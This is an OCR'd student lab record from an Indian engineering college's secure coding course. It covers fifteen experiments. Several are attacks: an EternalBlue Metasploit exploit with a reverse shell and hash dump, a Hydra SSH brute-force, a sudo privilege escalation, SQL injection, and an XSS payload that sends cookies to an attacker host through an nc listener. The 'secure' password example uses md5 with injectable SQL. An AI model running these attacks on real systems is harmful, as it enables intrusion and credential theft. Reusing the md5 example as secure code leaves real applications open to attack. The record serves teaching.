SRI SHAKTHI INSTITUTE OF ENGINEERING AND TECHNOLOGY
COIMBATORE - 641062

POWERING THE YOUTH
EMPOWERING THE NATION

21CY612 – Secure Coding Laboratory

DEPARTMENT OF COMPUTER SCIENCE ENGINEERING (CYBER SECURITY)

SRI SHAKTHI INSTITUTE OF ENGINEERING AND TECHNOLOGY

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING (CYBER SECURITY)

21CY612– Secure Coding Laboratory

NAME:_____**ROLL NO:** _____

CLASS:_____**BRANCH:**_____

ACADEMIC YEAR: 2025 - 2026 **BATCH:** 2023 - 2027 **SEMESTER:** VI

Certified and bonafide record of work done by ……...…….……

Place: Coimbatore

Date:

Staff In-Charge **Head of the Department**

University Register Number: ……...

Submitted for the University Practical Examination held on ……...……

INTERNAL EXAMINER **EXTERNAL EXAMINER**

TABLE OF CONTENT

S.NO	DATE	NAME OF THE EXPERIMENT	PAGE NO	MARK
1	12.11.2025	Attack development with Metasploit	1	
2	19.11.2025	Threat Modelling	3	
3	26.11.2025	Password and Privilege Escalation Attacks	5	
4	03.12.2025	Web Application Hacking	7	
5	10.12.2025	DataStore Attacks	9	
6	17.12.2025	BufferOverflow Attack Demonstration	11	
7	24.12.2026	SQL Injection attack on a WEB APP	13	
8	22.01.2026	Cross Site Scripting (XSS) Attack	15	
9	31.01.2025	Threat Detection with OWASP ZAP	17	
10	07.01.2026	Implementation Authentication and session security	19	
11	28.01.2026	Use of Hashing for Password Storage	21	
12	04.02.2026	Perform Reconnaissance using Nmap	23	
13	25.02.2026	Penetration Testing Lifecycle and Report Creation	25	
14	04.03.2026	Mitigation of Code Injection in Python	27	
15	18.03.2026	Using Nikto to Find Web Server Vulnerabilities	29	

EXP NO : 01 DATE :	**Attack development with Metasploit**

AIM:

To perform an attack development simulation using the Metasploit Framework, showcasing how an attacker can exploit a vulnerable system and gain unauthorized access.

STEPS:

1. Start Metasploit Framework.
2. Search for a suitable exploit.
3. Configure the exploit and payload.
4. Set the target and attacker (local) IP addresses.
5. Launch the exploit.
6. Gain meterpreter session (remote shell).
7. Interact with the session to perform post-exploitation.

COMMANDS:

1. Start Metasploit Console:

   Msfconsole

2. Search for Exploits:

   search exploit/windows/smb/ms17_010_eternalblue

3. Use the Exploit Module:

   use exploit/windows/smb/ms17_010_eternalblue

4. Set Required Options:

   set RHOSTS <Target_IP>
   set LHOST <Your_Attacker_IP>
   set LPORT 4444
   set PAYLOAD windows/x64/meterpreter/reverse_tcp

5. Check Options:

   show options

6. Run the Exploit:

   exploit

7. Post-Exploitation (Optional):

sysinfo # View system info
getuid # View user privileges
hashdump # Dump password hashes

CODING:

```
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.105
set LHOST 192.168.1.100
set LPORT 4444
set PAYLOAD windows/x64/meterpreter/reverse_tcp
Exploit
```

OUTPUT:

bash Copy Edit

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.105
RHOSTS => 192.168.1.105
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.1.100
LHOST => 192.168.1.100
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.105:445 - Connecting to target...
[*] Sending stage (201283 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened

meterpreter >
```

Class Performance(5)	
Record (5)	
Viva(5)	
Total (15)	

RESULT:

The Metasploit Framework was successfully used to exploit a vulnerable Windows system using the MS17-010 (EternalBlue) vulnerability.

EXP NO : 02 DATE :	**Threat Modelling**

AIM:

To understand and perform **Threat Modelling** on a given system or application to identify, assess, and mitigate potential security threats.

STEPS:

1. Define the scope – Identify the application/system and its components.
2. Identify assets – What are you trying to protect?
3. Create architecture diagrams – Visualize the system.
4. Identify threats using a model like STRIDE.
5. Document mitigations – How to address each threat.
6. Prioritize risks based on impact and likelihood.

COMMANDS:

1. Microsoft Threat Modeling Tool (GUI):

   Install and use to draw diagrams and analyze threats automatically.

2. OWASP Threat Dragon (Web/Desktop app):

   wget https://github.com/OWASP/threat-dragon-desktop/releases/latest/download/threat-dragon-x.x.x-x.AppImage
   chmod +x threat-dragon-x.x.x-x.AppImage
   ./threat-dragon-x.x.x-x.AppImage

3. Manual STRIDE Checklist for Each Component :

   Spoofing
   Tampering
   Repudiation
   Information Disclosure
   Denial of Service
   Elevation of Privilege

OUTPUT:

less Copy Edit

```
[User] --> [Web Application] --> [Database]
   |             |
   |             +--> [Authentication Service]
   |
   +--> [External API]
```

Class Performance(5)	
Record (5)	
Viva(5)	
Total (15)	

RESULT:

A detailed Threat Model was created using the STRIDE methodology for a sample application.

EXP NO : 03 DATE :	**Password and Privilege Escalation Attacks**

AIM:

To perform password attacks and demonstrate privilege escalation techniques on a vulnerable system to understand how attackers gain unauthorized access and higher-level privileges.

STEPS:

Part 1: Password Attack

1. Identify a login interface or service (e.g., SSH, FTP, web login).
2. Use a tool like Hydra or John the Ripper to attempt brute-force or dictionary-based password attacks.
3. Capture valid credentials.

Part 2: Privilege Escalation

1. Log in to the system with compromised credentials.
2. Enumerate the system for misconfigurations or vulnerabilities.
3. Use local privilege escalation exploits (e.g., kernel exploits, sudo misconfig).
4. Gain root/admin access

COMMANDS:

1. Password Attack using Hydra:
   hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.1.105 ssh

2. Privilege Escalation: Linux :
   Whoami
   sudo -l

3. Privilege Escalation: Using Exploit
   uname -a
   searchsploit linux kernel <version>

4. Transfer and compile exploit:
   gcc exploit.c -o exploit
   ./exploit

CODING:

```
# Check for vulnerable binaries
sudo -l
# If user can run less as root:
sudo less /etc/shadow
# Press `v` inside less to open a root shell
```

OUTPUT:

```ruby
hydra -l admin -P rockyou.txt 192.168.1.105 ssh
[22][ssh] host: 192.168.1.105   login: admin   password: 123456

# Login with credentials
ssh admin@192.168.1.105

admin@victim:~$ whoami
admin
admin@victim:~$ sudo -l
(admin) NOPASSWD: /bin/bash

admin@victim:~$ sudo /bin/bash
root@victim:~# whoami
root
```

Class Performance(5)	
Record (5)	
Viva(5)	
Total (15)	

RESULT:

The system was successfully accessed through a password brute-force attack.

EXP NO : 04 DATE :	Web Application Hacking

AIM:

To perform basic web application hacking techniques (e.g., SQL Injection, XSS, and Authentication Bypass) on a vulnerable web application to demonstrate how attackers exploit insecure websites.

STEPS:

1. Set up a vulnerable web application (e.g., DVWA, bWAPP, or Mutillidae).
2. Identify target input fields (login forms, search boxes, comment sections).
3. Perform reconnaissance (use tools like Burp Suite or manually inspect the site).
4. Launch common web attacks:
   SQL Injection
   Cross-Site Scripting (XSS)
   Authentication Bypass
5. Observe and document the behavior of the application.
6. Suggest mitigations for each vulnerability.

COMMANDS:

1. Start DVWA (Damn Vulnerable Web Application):
   sudo service apache2 start
   sudo service mysql start

2. SQL Injection Example:
   admin' OR '1'='1

3. XSS Attack Example:
   <script>alert('XSS')</script>

4. Burp Suite for Interception:

   # Launch Burp Suite
   burpsuite

OUTPUT:

```vbnet
DVWA Login Page:

Username: admin' OR '1'='1
Password: [anything]

Result: Logged in as admin!

XSS Page:
Input: <script>alert('XSS')</script>
Result: [Browser popup showing "XSS"]

Burp Suite:
Intercepted POST request to /login.php
Modified payload to: admin' OR '1'='1
Response: 200 OK – Welcome Admin!
```

Class Performance(5)	
Record (5)	
Viva(5)	
Total (15)	

RESULT:

Web vulnerabilities like SQL Injection, XSS, and Authentication Bypass were exploited, highlighting the risks of inadequate input validation and insecure coding.

EXP NO : 05 DATE	DataStore Attacks

AIM:

To demonstrate datastore attacks such as unauthorized access, misconfiguration exploitation, and data exfiltration from vulnerable databases (e.g., MongoDB, MySQL, Redis).

STEPS:

1. Identify a target database (e.g., open MongoDB instance).
2. Use port scanning to detect exposed database ports.
3. Attempt connection without authentication.
4. Enumerate databases and collections/tables.
5. Extract sensitive data.
6. Document the findings and suggest mitigations.

COMMANDS:

1. Scan for Open Ports (e.g., MongoDB - Port 27017):
nmap -p 27017 --open -Pn 192.168.1.105

2. Connect to MongoDB Without Auth:
mongo 192.168.1.105:27017

3. Enumerate Databases and Collections:

```
show dbs
use testdb
show collections
db.users.find()
```

CODING:

```
# Connect to unauthenticated MongoDB server
mongo 192.168.1.105:27017
# List databases
> show dbs
# Switch to a database
> use employees
# List collections
> show collections
# Dump user data
> db.users.find()
```

OUTPUT:

```pgsql
$ mongo 192.168.1.105:27017
MongoDB shell version v4.4.1
> show dbs
admin     0.000GB
employees 0.002GB
> use employees
switched to db employees
> show collections
users
> db.users.find()
{ "_id" : ObjectId("..."), "username" : "admin", "password" : "admin123" }
```

Class Performance(5)	
Record (5)	
Viva(5)	
Total (15)	

RESULT:

A datastore attack exploited an unauthenticated MongoDB instance to extract sensitive data, highlighting the risks of misconfigured or exposed databases.

EXP NO : 06 DATE :	BufferOverflow Attack Demonstration

AIM:

To demonstrate a buffer overflow vulnerability in C by overflowing a character buffer, causing unexpected behavior and showing how improper input validation can lead to security flaws.

STEPS:

1. Create a file named oops.c
2. Compile the program gcc -o oops oops.c.
3. Execute the program from the terminal.
4. Provide normal input.
5. Trigger buffer overflow
6. Observe unexpected behavior

COMMANDS:

```
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
gcc -fno-stack-protector -z execstack -no-pie -o oops oops.c
```

CODE :

```
#include <stdio.h>
void    askForUsername()    {
    char buffer[8];
    printf("Enter      your      username:\n");
    scanf("%s", buffer);
```

```
    printf("You entered: %s\n", buffer);
}
int     main()     {
    while(1)
        askForUsername();
    return 0;
}
```

OUTPUT:

```yaml
Enter your username:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
```

Class Performance(5)	
Record (5)	
Viva(5)	
Total (15)	

RESULT:

Buffer overflow was successfully demonstrated by exceeding the input limit. The program showed abnormal behavior due to memory corruption.

EXP NO : 7 DATE :	SQL INJECTION ATTACK ON A WEB APP

AIM :

To demonstrate a simple SQL Injection attack on a vulnerable login form to bypass authentication.


REQUIREMENTS:

1. A simple web app or script with a vulnerable login form connected to an SQL database (e.g., MySQL).
2. A users table in the database with columns like username and password.

STEPS:

1. Create a database with a users table and add users (e.g., admin/admin123).
2. Use a PHP login page that directly inserts username and password into SQL query without filtering.
3. Open the login page in a browser.
4. Enter this in the username box(Admin).
5. Use SQL Injection payloads such as ' OR '1'='1 to bypass authentication or extract data by applying payload in password field

OUTPUT :




```
User is attempting to login...
SELECT * FROM users WHERE email = '' AND password = ''
Credentials did not match, login failed.
User is attempting to login...
SELECT * FROM users WHERE email = 'user@email.com' AND password = ''
Logging in user user@email.com
```

Class Performance(5)	
Record (5)	
Viva(5)	
Total (15)	

RESULT :

Thus the SQL injection in web application demonstrated successfully.

EXP NO: 8 DATE:	Cross Site Scripting (XSS) Attack

AIM:

To demonstrate how an attacker injects malicious scripts into a vulnerable web application, executes arbitrary code in a victim's browser, and steals session cookies or alters webpage content

REQUIREMENTS :

- A vulnerable web application (e.g., DVWA, OWASP Juice Shop, or a custom test page)
- Web browser (Chrome/Firefox)
- Local HTTP server (optional, for custom test page)
- Internet connection (for remote testing)

STEPS:

1. Open the vulnerable web application in your browser.
2. Identify an input field that reflects user input on the web page (e.g., search box, comment section).
3. Enter a basic XSS payload in the input field:

<script>alert('XSS')</script>


4. Submit the form or input.
5. Observe if a popup alert appears, indicating the script was executed.
6. For advanced testing, use a payload to attempt cookie theft:

<script>fetch('http://<attacker_ip>:8080/steal?cookie=' + document.cookie)</script>

(Set up a listener on the attacker machine: nc -lvnp 8080)

7. Check if the malicious script executes or if data is sent to the attacker's listener.

Output:



This confirms that the script was executed successfully by the browser.

Class Performance(5)	
Record (5)	
Viva(5)	
Total (15)	

RESULT :

Thus the Cross Site Scripting (XSS) Attack got successfully executed.

EXP NO : 9 DATE :	Threat Detection with OWASP ZAP

AIM:

To perform automated security scanning of a web application using OWASP ZAP and identify common vulnerabilities.

REQUIREMENTS:

- OWASP ZAP installed on your machine
- Vulnerable web application (e.g., DVWA, OWASP Juice Shop) accessible via URL
- Java Runtime Environment (JRE) installed
- Web browser (Chrome, Firefox)

STEPS:

1. Launch OWASP ZAP on your system.
2. Open your web browser and configure the proxy settings to route traffic through OWASP ZAP (default: localhost:8080).
3. Open the vulnerable web application URL in your browser.
4. In OWASP ZAP, start a new session and use the "Automated Scan" option.
5. Enter the target URL and begin scanning.
6. Monitor the scan progress and review alerts generated by ZAP.
7. Analyze the detected threats and note the vulnerabilities found.

Output:

Starting scan on http://localhost/dvwa

Scan Progress: 100%

Alerts:

- SQL Injection (Medium)
- Cross Site Scripting (High)
- Insecure Cookies (Low)
- Missing Security Headers (Medium)

Detailed report saved at: /home/user/zap_report.html

COMMANDS:

```
# Start OWASP ZAP (example for Linux)
zap.sh
# OR Windows: open ZAP from start menu or desktop shortcut
# (Optional) Run ZAP headlessly via command line:
zap.sh -daemon -port 8080
# Use browser configured to proxy through localhost:8080 to visit target app
# Start automated scan in ZAP GUI and input target URL
```

Class Performance(5)	
Record (5)	
Viva(5)	
Total (15)	

Result:

Successfully performed automated vulnerability scanning using OWASP ZAP. Multiple security issues detected which can be further analyzed and fixed.

EXP NO : 10 DATE :	Implementation Authentication and session security

AIM:

To implement and verify secure user authentication and session management techniques in a web application.

REQUIREMENTS:

- Web development environment (e.g., XAMPP, WAMP)
- Web application codebase with login functionality
- Basic knowledge of session handling in PHP, Java, or Python
- Web browser for testing
- Tools: Postman (optional)

STEPS:

1. Open your web application code and review the login and session handling code.
2. Implement secure password storage (e.g., hashing with bcrypt).
3. Use secure cookies with HttpOnly and Secure flags enabled.
4. Regenerate session IDs after login to prevent session fixation.
5. Set session timeout and implement logout functionality.
6. Test login with valid and invalid credentials.
7. Verify that session cookies are secure and sessions expire after timeout.

Output:

Login successful for user: admin

Session cookie: PHPSESSID=abcd1234; HttpOnly; Secure

Session ID regenerated on login

Session expired after 15 minutes of inactivity

User logged out successfully

COMMANDS:

```
# Start local server (XAMPP example)
sudo /opt/lampp/lampp start
# Example PHP code to hash password:
$passwordHash = password_hash($password, PASSWORD_BCRYPT);
# To regenerate session ID after login:
session_regenerate_id(true);
# Check session cookie flags via browser dev tools or using curl:
curl -I http://localhost/app/login.php
# Stop local server after testing:
sudo /opt/lampp/lampp stop
```

Class Performance(5)	
Record (5)	
Viva(5)	
Total (15)	

Result:

Authentication and session security implemented correctly. Session fixation, cookie theft, and session hijacking risks are minimized.

EXP NO : 11 DATE :	Use of Hashing for Password Storage

AIM :

To understand and implement how passwords can be securely stored using hashing (e.g., using MD5 or SHA algorithms).

STEPS :

1. Create a users table in the database.
2. Design a registration form with username and password fields.
3. Hash the password using md5() or password_hash() before storing.
4. Store the hashed password in the database.
5. Create a login form with username and password inputs.
6. Hash the entered password using the same method.
7. Compare the hashed input with the stored hashed password.
8. If they match, allow login; else, deny access.

CODE :

```php
<?php
// Connect to database
$conn = new mysqli("localhost", "root", "", "testdb");

// Get values from form
$username = $_POST['username'];
$password = md5($_POST['password']); // Hashing user input

// Check if user exists
$sql = "SELECT * FROM users WHERE username = '$username' AND password = '$password'";
$result = $conn->query($sql);

if ($result->num_rows > 0) {
    echo "✅ Login successful. Welcome, $username!";
} else {
    echo "❌ Invalid username or password.";
}

$conn->close();
?>
```

```text
user1 | e99a18c428cb38d5f260853678922e03
```

```pgsql
✅ User registered successfully. Hashed password stored.
```

Class Performance(5)	
Record (5)	
Viva(5)	
Total (15)	

RESULT :

Thus the Use of Hashing for Password Storage demonstrated successfully.

EXP NO : 12 DATE :	**Perform Reconnaissance using Nmap**

AIM :

To perform reconnaissance on a target system using **Nmap** and gather information such as open ports, services, and operating system details.

STEPS :

1. Open your terminal or command prompt.
2. Use the command: nmap <target-ip>
3. To get detailed info, use: nmap -sV -O <target-ip>
4. Observe the output for open ports, service versions, and OS details.
5. Note down the results for analysis.

COMMANDS :

nmap <target-ip>

nmap -sV -O <target-ip>

nmap –Pn <target-ip>

OUTPUT :

```
Starting Nmap 7.93 at 2025-05-17
Nmap scan report for 192.168.1.1
Host is up (0.0050s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 7.6
80/tcp    open  http        Apache httpd 2.4.29
443/tcp   open  https       OpenSSL
MAC Address: AA:BB:CC:DD:EE:FF

OS details: Linux 3.x/4.x
```

Class Performance(5)	
Record (5)	
Viva(5)	
Total (15)	

RESULT :

Thus the reconnaissance using Nmap was done successfully.

EXP NO : 13 DATE :	**Penetration Testing Lifecycle and Report Creation**

AIM :

To understand the lifecycle of penetration testing and learn how to create a professional penetration test report.

STEPS :

1. Planning and Reconnaissance – Define scope, goals, gather information.
2. Scanning and Enumeration – Identify live hosts, open ports, services (e.g., using Nmap).
3. Gaining Access – Exploit vulnerabilities (e.g., using Metasploit).
4. Maintaining Access – Create backdoors or persistence (for testing purposes only).
5. Clearing Tracks – Erase logs and footprints (done in black/gray-box tests).
6. Reporting – Document findings, impact, and recommend mitigations.

TOOLS :

1. Nmap – Recon and port scanning
2. Nikto – Web vulnerability scanning
3. Metasploit – Exploitation framework
4. Burp Suite – Web app testing
5. OWASP ZAP – Automated security scanner
6. MS Word / PDF – For report writing

REPORT CREATION :

Executive Summary

- Overview of the test
- Risk level summary

Scope & Methodology

- IP ranges, tools used, techniques

Findings

- Vulnerabilities found
- CVE IDs (if any)
- Screenshots

Impact Analysis

- What attackers could do

Recommendations

- Steps to fix issues

OUTPUT :

Vulnerability	Risk Level	Tool Used	CVE ID	Description
Open SSH (22/tcp)	Medium	Nmap	-	SSH service is running, accepting root login
Apache Directory Listing	High	Nikto	CVE-2021-41773	Directory traversal vulnerability detected
Outdated Apache Version	High	Nikto	CVE-2019-0211	Apache 2.4.29 is outdated and exploitable

Class Performance(5)	
Record (5)	
Viva(5)	
Total (15)	

RESULT :

Thus the Penetration Testing Lifecycle and Report Creation was executed successfully.

EXP NO : 14 DATE :	**Mitigation of Code Injection in Python**

AIM :

To understand and implement methods to prevent code injection vulnerabilities in Python applications.

STEPS :

1. Identify parts of the code where user input is executed dynamically (e.g., using eval(), exec()).
2. Avoid using eval() and exec() with user input directly.
3. Use safer alternatives such as:
4. Parsing and validating input before execution.
5. Using literal evaluation with ast.literal_eval() for safe evaluation.
6. Restrict input to allowed commands or values only.
7. Implement input sanitization and validation.
8. Test the code with malicious inputs to ensure injection is prevented.

VULNERABLE CODE :

```
user_input = input("Enter expression: ")

result = eval(user_input

print("Result:", result)
```

SAFE CODE USING ast.literal_eval

```
import ast
user_input = input("Enter expression: ")
try:
    result = ast.literal_eval(user_input) # Safely evaluates literals only
    print("Result:", result)
except (ValueError, SyntaxError):
    print("Invalid input! Code injection prevented.")
```

OUTPUT :

```
Invalid input! Code injection prevented.
```

Class Performance(5)	
Record (5)	
Viva(5)	
Total (15)	

RESULT :

Thus the Mitigation of code injection using python executed successfully.

EXP NO : 15 DATE :	Using Nikto to Find Web Server Vulnerabilities

AIM :

To scan a web server using Nikto in order to detect common vulnerabilities, misconfigurations, and outdated software.

STEPS :

1. Open a Linux terminal.
2. Ensure Nikto is installed (sudo apt install nikto if not).
3. Identify the target web server IP or domain (e.g., http://192.168.1.10).
4. Run the Nikto scan command.
5. Analyze the scan results for vulnerabilities and issues.
6. Document the findings and suggest possible fixes.

COMMAND : nikto -h <IP Address>

OUTPUT :

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.10
+ Target Hostname:    example.local
+ Target Port:        80
+ Server:             Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, PUT
+ OSVDB-3268: /icons/: Directory indexing is enabled.
+ OSVDB-3233: /admin/: Admin login page found.
+ Outdated Apache version may have vulnerabilities (CVE-2019-0211).
+ Cookie PHPSESSID created without the HttpOnly flag.
+ Uncommon header 'x-powered-by' found, may reveal tech stack.
```

Class Performance(5)	
Record (5)	
Viva(5)	
Total (15)	

RESULT :

Thus the finding the vulnerability using Nikto was executed successfully.